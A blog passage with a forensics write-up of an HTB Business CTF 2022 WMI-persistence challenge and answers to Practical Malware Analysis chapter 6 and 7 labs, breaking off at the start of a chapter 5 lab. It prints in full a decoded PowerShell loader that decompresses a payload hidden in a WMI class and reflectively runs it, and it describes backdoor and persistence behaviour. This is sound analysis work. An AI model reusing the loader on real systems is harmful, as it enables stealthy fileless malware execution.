HTB Business CTF 2022 – Perseverance (Forensics)

Overview

Perseverance was an easy rated forensics challenge from the HTB Business CTF 2022.

During a recent security assessment of a well-known consulting company, the competent team found some employees' credentials in publicly available breach databases. Thus, they called us to trace down the actions performed by these users. During the investigation, it turned out that one of them had been compromised. Although their security engineers took the necessary steps to remediate and secure the user and the internal infrastructure, the user was getting compromised repeatedly. Narrowing down our investigation to find possible persistence mechanisms, we are confident that the malicious actors use WMI to establish persistence. You are given the WMI repository of the user's workstation. Can you analyze and expose their technique?

There was no active target for this challenge, but the 5 files seen in the image below were provided to download and we are told they are the WMI repository of a compromised user’s workstation.

Brief Overview of WMI

I wasn’t very familiar with WMI before this challenge, apart from random ways to abuse it, but I found this site helpful in understanding it a little better so I’ll provide some of its information here as well.

WMI Terms

  • Event Filter – A monitored condition which triggers an Event Consumer
  • Event Consumer – A script or executable to run when a filter is triggered
  • Binding – Ties the Filter and Consumer together
  • CIM Repository – A database that stores WMI class instances, definitions, and namespaces

WMI Processes

  • wmic.exe – Commandline tool for interacting with WMI locally and for remote systems
  • wmiprvse.exe – Listening service used on remote systems
  • scrcons.exe – SCRipt CONSumer process that spawns child processes to run active script code (vbscript, jscript, etc)
  • mofcomp.exe – MOF file compiler which inserts data into the repository
  • wsmprovhost.exe – present on remote system if PSRemoting was used

WMI Files

  • C:\Windows\System32\wbem\Repository – Stores the CIM database files
    • OBJECTS.DATA – Objects managed by WMI
    • INDEX.BTR – Index of files imported into OBJECTS.DATA
    • MAPPING[1-3].MAP – correlates data in OBJECTS.DATA and INDEX.BTR

Investigative commands

  • Get-WMIObject -Namespace root\Subscription -Class __EventFilter
  • Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
  • Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding

Starting the Investigation

As we have the compromised user’s WMI repository, we should be able to parse it and extract information about what types of commands were being run. The post mentioned above also talks about a tool from Mandiant called “python-cim“, but I had issues getting it to work given that it appears to have been written for Python2 instead of Python3 and some of the libraries used are either no longer available or don’t function the same anymore. Anyway, I found another repository called WMI_Forensics with a script that did correctly parse our files. I used the command below to run the PyWMIPersistenceFinder.py script, which is described as locating potential WMI persistence by keyword searching the OBJECTS.DATA file individually instead of using the entire WMI repository.

python2 WMI_Forensics/PyWMIPersistenceFinder.py OBJECTS.DATA 

As seen in the image above, the script located a specific WMI consumer named “Windows Update” that was running an encoding PowerShell command. A pretty suspicious start. This command decodes to the commands below, though I have cleaned it up onto multiple lines and added comments for readability.

# Read in the contents of a WMI Class' Property value
$file = ([WmiClass]'ROOT\cimv2:Win32_MemoryArrayDevice').Properties['Property'].Value;

# Set-Varable "o" to be a new MemoryStream
sv o (New-Object IO.MemoryStream);

# Set-Variable "d" to be the Base64-decoded and decompressed version of that data
sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($file),[IO.Compression.CompressionMode]::Decompress));

# Set-Variable "b" to be a new byte array 1024 bytes long
sv b (New-Object Byte[](1024));
# Set-Variable "r" to be 1024
sv r (gv d).Value.Read((gv b).Value,0,1024);

# Loop over the content in "d" 1024 bytes at a time and write it to  the MemoryStream in "o"
while((gv r).Value -gt 0)
{
    (gv o).Value.Write((gv b).Value,0,(gv r).Value);
    sv r (gv d).Value.Read((gv b).Value,0,1024);
}

# Reflectively load the content in "o" and run it with Invoke()
[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null

These commands appear to be reading in the Property value of the ROOT\cimv2:Win32_MemoryArrayDevice WMI class and using multiple functions to convert this data into another format before it reflectively loads and runs it.

Using PowerShell to help extract the payload

Now that we have a better idea of what the command is doing, we need to know what information is stored in the “Property” variable so we can understand what is going to be invoked. The easiest way I found to do this is to simply copy the WMI repository files over to a Windows VM and overwrite the contents of C:\Windows\System32\wbem\Repository, after backing up the original of course.

NOTE: For an general opsec in CTFs and especially in real investigations, you should use a VM that you can easily reset when done and is not connected to your main network (if connected to the internet at all).

I copied them to an instance of FlareVM and ran the command below to confirm it is working. In this case, we get the same consumer named “Windows Update” with the encoded command, so it appears to be working correctly.

Now comes the part where we let PowerShell do a lot of the hard work. I started with copying the first line of the decoded PowerShell command into our window and letting it copy the WMI class’ value to $file.

This output looks like another Base64 encoded command, but this one does not decode to a plain string. This is because the rest of the original command has not decompressed it yet. I took the rest of the command, minus the last line that will run it, and copied it into our terminal.

$file = ([WmiClass]'ROOT\cimv2:Win32_MemoryArrayDevice').Properties['Property'].Value;
sv o (New-Object IO.MemoryStream);
sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($file),[IO.Compression.CompressionMode]::Decompress));
sv b (New-Object Byte[](1024));
sv r (gv d).Value.Read((gv b).Value,0,1024);
while((gv r).Value -gt 0)
{
    (gv o).Value.Write((gv b).Value,0,(gv r).Value);
    sv r (gv d).Value.Read((gv b).Value,0,1024);
}


After pasting this into the terminal, I 1) inspected the “o” variable to see its value was set to a System.IO.MemoryStream as expected, 2) saved that value to the variable $payload, and 3 finally inspected the value of $payload’s value to see the stream is currently storing 11776 bytes of data. This shows we have stored something in the payload variable, but we don’t know what it is yet.
Extracting the payload

Next, we want to extract the data from this MemoryStream and write it to a file so we can inspect it further. I found this StackOverflow post to be helpful in setting up a FileStream for this part.

# New FileStream to some file

$fs = new-object IO.FileStream("c:\users\flikk\desktop\payload.exe", [IO.FileMode]::Append)

# Write the MemoryStream value to the FileStream defined above
$payload.Value.WriteTo($fs)

# Close the FileStream to save the content of the new file
$fs.Close()

Running the commands above allows us to write the payload to a file at C:\users\flikk\desktop\payload.exe, which appears to be the same length as the MemoryStream seen earlier.
We don’t necessarily know what type of file it is, even though I saved it as an EXE. The file could be copied back over to a Linux machine and run the file command on it, but the PEStudio tool that comes with FlareVM can also be used for this step.

Right away we have two indicators that this appears to be a .NET application, which means we can just open it in a tool like dnSpy and view the decompiled code.

Viewing the file in dnSpy


In dnSpy we see the application has been decompiled successfully, the file itself appears to have a random name of 5mqms3q1.zci (which is suspicious on its own), and the entry point appears to be named “GruntStager”.

A quick Google search for this name shows it was likely generated by the Covenant C2 framework.
This isn’t really relevant to the challenge at this point, but it’s good to know where a payload came from to be able to extract other potential IoCs (Indicators of Compromise). In that same vein, before moving on to the last step and getting the flag, here is an example of the types of IoCs we could find. The screenshot below shows some of the ExecuteStager function and includes 3 different Base64 encoded strings that are used somewhere else in the application.

To make the process easier, we can use https://dotnetfiddle.net/ to run C# code in the browser and see what this section of code is doing. I copied the section of code containing the encoded strings, along with any “using” statements at the top to ensure any necessary libraries were included. Finally, I added a few extra statements at the end to loop through the items of each list created and print them to the screen on a new line.

This outputs some interesting information for an investigation that could be used to hunt for other malicious activity.

  • User-Agent
    • Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
  • Cookie
    • ASPSESSIONID={GUID}; SESSIONID=1552332971750
  • Potential Endpoints
    • /en-us/index.html
    • /en-us/docs.html
    • /en-us/test.html

Continuing on with the inspection of this application, the main GruntStager class includes multiple functions related to executing a stager, but the top of one section includes a separate Base64 encoded-string that isn’t used until later in the function.

Extracting the Base64 strings highlighted above and decoding them gives us the flag for this challenge.

Practical Malware Analysis – Chapter 7: Analyzing Malicious Windows Programs

This chapter focused on the common Windows functions and tools that are used in Malware and provided some useful examples of how they can be used to affect the system or provide persistence.

Lab 7-3 took a while to analyze as it was pretty complicated. I didn’t have a lot of free time this week to dig deeper, but I wanted to finish this one up and post it so I can keep moving on to other chapters.

Lab 7-1 (Lab07-01.exe)

Question 1: How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

It creates a service called Malservice that is set to automatically start when the computer restarts.

Question 2: Why does this program use a mutex?

The mutex is used to ensure there is only one instance of the malware running on the target computer.

Question 3: What is a good host-based signature to use for detecting this program?

A useful host-based signature would be a service called “Malservice” or the mutex “HGL345”.

Question 4: What is a good network-based signature for detecting this malware?

The malware reaches out to http://www.malwareanalysisbook.com using the user-agent “Internet Explorer 8.0”.

Question 5: What is the purpose of this program?


The purpose of this program seems to be to attempt a denial of service attack on the http://www.malwareanalysis.com website. It sets the “DueTime” value to midnight on January 1, 2100 and starts into a loop of connecting to the website above to download the home page over and over again. The second screenshot below shows how the program uses the InternetOpenURLA function to download http://www.malwareanalysisbook.com” and then jumps right back to the start of the same section to repeat the action again.

Setting the time to stop connecting
Infinite loop of downloading website home page

Question 6: When will this program finish executing?

Never. When the system time reaches the “DueTime” value (1/1/2100) it will create 20 different threads that will all be running an infinite loop of connecting to the website.

Lab 7-2 (Lab07-02.exe)

Question 1: How does this program achieve persistence?

When this program is run, it immediately reaches out to http://www.malwareanalysisbook.com/ad.html” over http and launches an instance of Internet Explorer attempting to connect to the site. However, it doesn’t seem to attempt persistence as it stops running after connecting to the site without making any changes to the OS/registry.

Question 2: What is the purpose of this program?

It seems to attempt to show an ad to the user. Mine did not load the actual page due to how my VM is networked, but we can assume from the name of the page (ad.html).

Question 3: When will this program finish executing?

It finishes running once it loads the website above.

Lab 7-3 (Lab0703.exe and Lab07-03.dll)

Question 1: How does this program achieve persistence to ensure that it continues running when the computer is restarted?

It copies the Lab07-03.dll file into a new file at C:\Windows\system32\kerne132.dll (with a 1 instead of l).

Question 2: What are two good host-based signatures for this malware?

The two host-based signatures would be the file “kerne132.dll” listed above and the mutex created called “SADFHUHF”.

Question 3: What is the purpose of this program?

This file creates a backdoor into the computer that is very difficult to remove.

When the .dll file (kerne132.dll being a copy of Lab07-03.dll) is run it reaches out to 127.26.152.13 and attempts to connect. If it can’t connect, the socket is closed and the program terminates. If it can connect, it will either sleep for 393 seconds (listed as 0x60000 seconds, so this might have been a mistake meant to be a decimal) or create a process to run a command, based on the command received (either “sleep” or “exec”). After each command is run, it loops back to 0x100010E9 to try and connect to the site again and start the process over. If at any point it can’t connect or receives a “q” command, it will close the socket and terminate the program.

Question 4: How could you remove this malware once it is installed?

It is difficult to remove because the program searches the entire C: drive for any .exe file that uses kernel32.dll and replaces that reference with kerne132.dll. There is some complicated comparison and file modification that happens, but essentially it forces kerne132.dll to be imported by any .exe file on the system, which will still have the same functionality as the normal dll, but will also come with the backdoor described in question 3.

The easiest way to remove the malware would be to re-image the machine with so many applications affected. However, it should be possible to edit the malware by reversing the values stored for the strings “kernel32.dll” and “kerne132.dll” and by doing so have the malware itself fix all of the affected applications when run a second time.

Practical Malware Analysis – Chapter 6: Recognizing C Code Constructs in Assembly

As we move through the book, I’m noticing myself starting to become more comfortable reading assembly and able to recognize what some functions do more quickly. It still takes me a long time (and a good bit of googling sometimes) to figure out what exactly is happening at the assembly level, but hey, it’s progress.

Chapter 6 was interesting in that it takes the basic aspects of a programming language (in this case C) and shows how they are implemented in Assembly to help an analyst pick out the patterns more easily. It covers some of the concepts I’m already familiar with, at least at a basic level, such as if statements, loops, and arrays, but also adds a little more complexity with structs and linked lists. I had to look up some of the C syntax for structs and linked lists to get a better idea of why they’re formatted like they are, but it at least makes enough sense for me to get through the labs now.

Lab 6-1 (Lab06-01.exe)

Question 1: What is the major code construct found in the only subroutine called by main?

It’s an if statement that prints a message depending on the outcome of the “InternetGetConnectedState” function. If the function returns 0, it will print a message stating there is no internet, otherwise it will print a message indicating the computer has an internet connection.

Question 2: What is the subroutine located at 0x40105F?

As the subroutine follows the push of the strings mentioned above, it is likely printing the string to the shell. This is confirmed when running the program from the command line.

Question 3: What is the purpose of this program?

The purpose seems to be just to check the internet connection of the computer it is running on and print a success/failure message.

Lab 6-2 (Lab06-02.exe)

Question 1: What operation does the first subroutine called by main perform?

The first subroutine called is sub_401000 and performs the check for an internet connection that was used in Lab6-1.

Question 2: What is the subroutine located at 0x40117F?

This seems to have the same function as sub_40105F in the last lab. It seems to print the result of the internet connectivity check to the screen.

Question 3: What does the second subroutine called by main do?

The second subroutine, sub_401040, is called if there is an internet connection and tries to connect to the URL “http://www.practicalmalwareanalysis.com/cc.htm&#8221;. If it successfully connects to the site it will attempt to read the cc.htm file and, if there is an HTML comment in the file, read a command from after the comment. The second screenshot below shows the steps it takes on the right hand side to iterate through an array of the characters in the html file. If it reads the first three characters as “<!–“, or the beginning of a comment, it will store the next character as the command. If any of these steps fail it will print an error message.
Question 4: What type of code construct is used in this subroutine?

This subroutine uses an array to store information read from an html file to try and retrieve a command. It iterates over the html file looking for a comment at the beginning (starting with the characters “<!–“).

Question 5: Are there any network-based indicators for this program?

The network-based indicator would be an attempted connection to “http://www.practicalmalwareanalysis.com/cc.htm&#8221; or the user-agent it creates to connect to the URL “Internet Explorer 7.5/pma”.

Question 6: What is the purpose of this malware?

This malware builds on the first from Lab 6-1 by checking for an internet connection and, if so, attempting to connect to a URL to get a command from a file stored there. If it is able to connect and successfully retrieve a command it will then sleep for 60 seconds.

Lab 6-3 (Lab06-03.exe)

Question 1: Compare the calls in main to Lab 6-2’s main method. What is the new function called from main?

The new function called is sub_401130, which can create a directory, create/delete a file, create a registry key, sleep for 100 seconds, or print an error depending on which command it is passed.

Question 2: What parameters does this new function take?

The sub_401130 function takes two parameters: the command character parsed from the previous function and “argv[0]” which is a standard parameter for the main function and isn’t very useful for us.

Question 3: What major code construct does this function contain?

This function uses a switch statement.

Question 4: What can this function do?

Depending on the file name parameter passed, this function can: create a Temp directory, create the new file cc.exe in the Temp directory, delete the file from the Temp directory, create a registry key to have the cc.exe file run on startup, set the program to sleep for 100 seconds, or try to read a command from the website again.

Question 5: Are there any host-based indicators for this malware?

The two host-based indicators would be the malicious file at C:\Temp\cc.exe or the registry key “Malware” under HKLM\Software\Microsoft\Windows\CurrentVersion\Run.

Question 6: What is the purpose of this malware?

This malware starts the same as the first two labs by checking for an internet connection, connecting to a website to download a file and get a command, then, depending on the command, will perform one of the actions from question 4.

Lab 6-4 (Lab06-04.exe)

Question 1: What is the difference between the calls made from the main method in Labs 6-3 and 6-4?

The main function now includes a loop that will continue trying to connect to the website and get a command until var_C is greater than or equal to 1440.

Question 2: What new code construct has been added to main?

A for loop.

Question 3: What is the difference between this lab’s parse HTML function and those of the previous lab?

It takes a parameter now, the counter from the main function, and calls _sprintf when creating the user agent to add the parameter passed to the end of the agent string. This makes the agent string dynamic, allowing the malware creator to track how long it has been running.

Question 4: How long will this program run? (Assume that it is connected to the Internet.)

24 hours. Each time it goes through the process it sleeps for 60 seconds after successfully parsing a command and the while loop runs while the incremental value is less than 1440 (and 1440 minutes is equal to 24 hours).

Question 5: Are there any new network-based indicators for this malware?

The user-agent changes depending on how long the malware has been running. An indicator could be to look for the agent “Internet Explorer 7.50/pma%d”.

Question 6: What is the purpose of this malware?

The malware starts working the same way as the previous labs by checking an internet connection, parsing an html page for a document starting with a comment (“<!–“), reads the comment for a command to pass to the malware and chooses between multiple options based on the command received. Where this version differs is that it implements a for loop in the main function that will continue to run (if there is still an internet connection) for 24 hours. It also modifies the user agent used when parsing the website by adding a number to the end of the string that matches how long the program has been running. If it doesn’t find an internet connection on any iteration, the program terminates.

Practical Malware Analysis – Chapter 4 & 5: Adventures in Assembly Code

Chapter 4 starts off with a brief explanation of the different types of programming languages (machine code, low-level/assembly, high-level, and interpreted) and how their interaction with the computer differs. I’ve dabbled in various interpreted languages, such as Python and Java, and even experimented with a high-level language like C, but I’m not what I’d call proficient in any of them. Assembly code is an entirely different beast. The book focuses on assembly code for the x86 architecture, which is what most 32-bit personal computers use, so the book is showing it’s age a little bit in this regards, but it says x64 will be covered briefly in a later chapter.

I’m not going to try and explain how assembly code works as it still seems like mostly black magic to me at this point. I’ve had a little exposure to reading and manipulating assembly code when practicing buffer overflows in “Penetration Testing: A Hands-On Introduction to Hacking” by Georgia Weidman, and this book covers much of the same basic information, but the chapter 5 labs definitely left me feeling a lot more comfortable with at least the basics and how to navigate it using IDA.

Chapter 4 doesn’t have any labs as it’s just an introduction to assembly and the chapter 5 labs focus on practical application of that knowledge.

Chapter 5 is entirely devoted to the IDA Pro disassembly application by Hex-Rays. There is only 1 lab for this chapter, but that one lab has 21 questions to ensure we get a lot of experience poking around the tool.

Lab 5-1 (Lab05-01.dll)

Question 1: What is the address of DllMain?

